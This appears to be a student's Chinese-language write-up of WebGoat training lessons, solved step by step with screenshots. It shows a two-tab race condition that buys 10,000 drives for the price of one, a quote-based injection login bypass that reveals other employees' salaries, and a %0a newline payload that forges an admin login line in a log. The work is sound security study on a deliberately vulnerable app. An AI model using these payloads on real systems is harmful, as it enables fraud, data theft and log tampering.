
Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	$169.00	10000	$1,690,000.00
Hewlett-Packard - All-in-One Laser Printer	$299.00	0	$0.00
Sony - Vaio with Intel Centrino	$1799.00	0	$0.00
Toshiba - XGA LCD Projector	$649.00	0	$0.00

Total: $1,690,000.00

解題流程：

直覺思考是像是 thread safety problem 一樣，猜想 subtotal 是全域變數，透過兩個分頁同時對全域變數進行讀取，產生 thread safety problem 使得 subtotal 降低。但經過幾次嘗試後一直失敗，我想這應該不是解答。

於是我開啟兩個分頁，分頁 A 輸入 Hitachi 1 個並且按下 purchase。



Place your order


Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	$169.00	1	$169.00
Hewlett-Packard - All-in-One Laser Printer	$299.00	0	$0.00
Sony - Vaio with Intel Centrino	$1799.00	0	$0.00
Toshiba - XGA LCD Projector	$649.00	0	$0.00

Total: $169.00

Enter your credit card number: 5321 1337 8888 2007

Enter your three digit access code: 111

接著在分頁 B 輸入 Hitachi 10000 個並且按下 purchase 並且按下 Update Cart（猜測 quantity 和 subtotal 為全域變數），然後在分頁 A 按下 confirm。結果如下：



Congratulations. You have successfully completed this lesson.

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

*** Thank you for shopping! You have (illegally!) received a 99% discount. Police are on the way to your IP address.**

Thank you for your purchase!


Confirmation number: CONC-88

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	$169.00	10000	$1,690,000.00
Hewlett-Packard - All-in-One Laser Printer	$299.00	0	$0.00
Sony - Vaio with Intel Centrino	$1799.00	0	$0.00
Toshiba - XGA LCD Projector	$649.00	0	$0.00

Total Amount Charged to Your Credit Card: $169.00

10. XPATH Injection

題目截圖：



The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.

Welcome to WebGoat employee intranet

Please confirm your username and password before viewing your profile.

*Required Fields

***User Name:** guest

***Password:** •••••

Username is a required field

解題流程：


User Name : 1'='1

Password : test123’ or ‘1’ = ‘1

猜測結果後端應該為類似：

SELECT * FROM USER_TABLE WHERE UserName = ‘1'='1’ AND Password = ‘test123’ or ‘1’ = ‘1’

結果如下：



Congratulations. You have successfully completed this lesson.

The form below allows employees to see all their personal data including their salaries. Your account is Mike/test123. Your goal is to try to see other employees data as well.

Welcome to WebGoat employee intranet

Please confirm your username and password before viewing your profile.

*Required Fields


***User Name:** guest

***Password:** •••••

Username	Account No.	Salary
Mike	11123	468100
John	63458	559833
Sarah	23363	84000

11.Log Spoofing

題目截圖：



* The grey area below represents what is going to be logged in the web server's log file.
* Your goal is to make it like a username "admin" has succeeded into logging in.
* Elevate your attack by adding a script to the log file.

User Name: guest


Password: •••••

```
Login failed for username:
```

解題流程：

題目寫說要 make it like a username “admin” has succeeded into logging in. 所以要使下方的灰色空格中印出：

Login succeeded for username: admin。由於我真的不知道要怎麼刪除 Login failed for username:。於是看了一下答案，原來不用刪掉 Login failed for username:，只要像下圖即可：




```
Login failed for username: Smith
Login Succeeded for username: admin
```

於是只剩下要思考如何換行：首先嘗試 \n 但失敗於是改用 %0a，在 User Name 輸入：

Smith%0aLogin Succeeded for username: admin

結果如下：



Congratulations. You have successfully completed this lesson.

* The grey area below represents what is going to be logged in the web server's log file.
* Your goal is to make it like a username "admin" has succeeded into logging in.
* Elevate your attack by adding a script to the log file.

User Name: guest

Password: •••••

```
Login failed for username: Smith
Login Succeeded for username: admin
```

由於 numeric SQL injection 助教上課說過，故再加一題。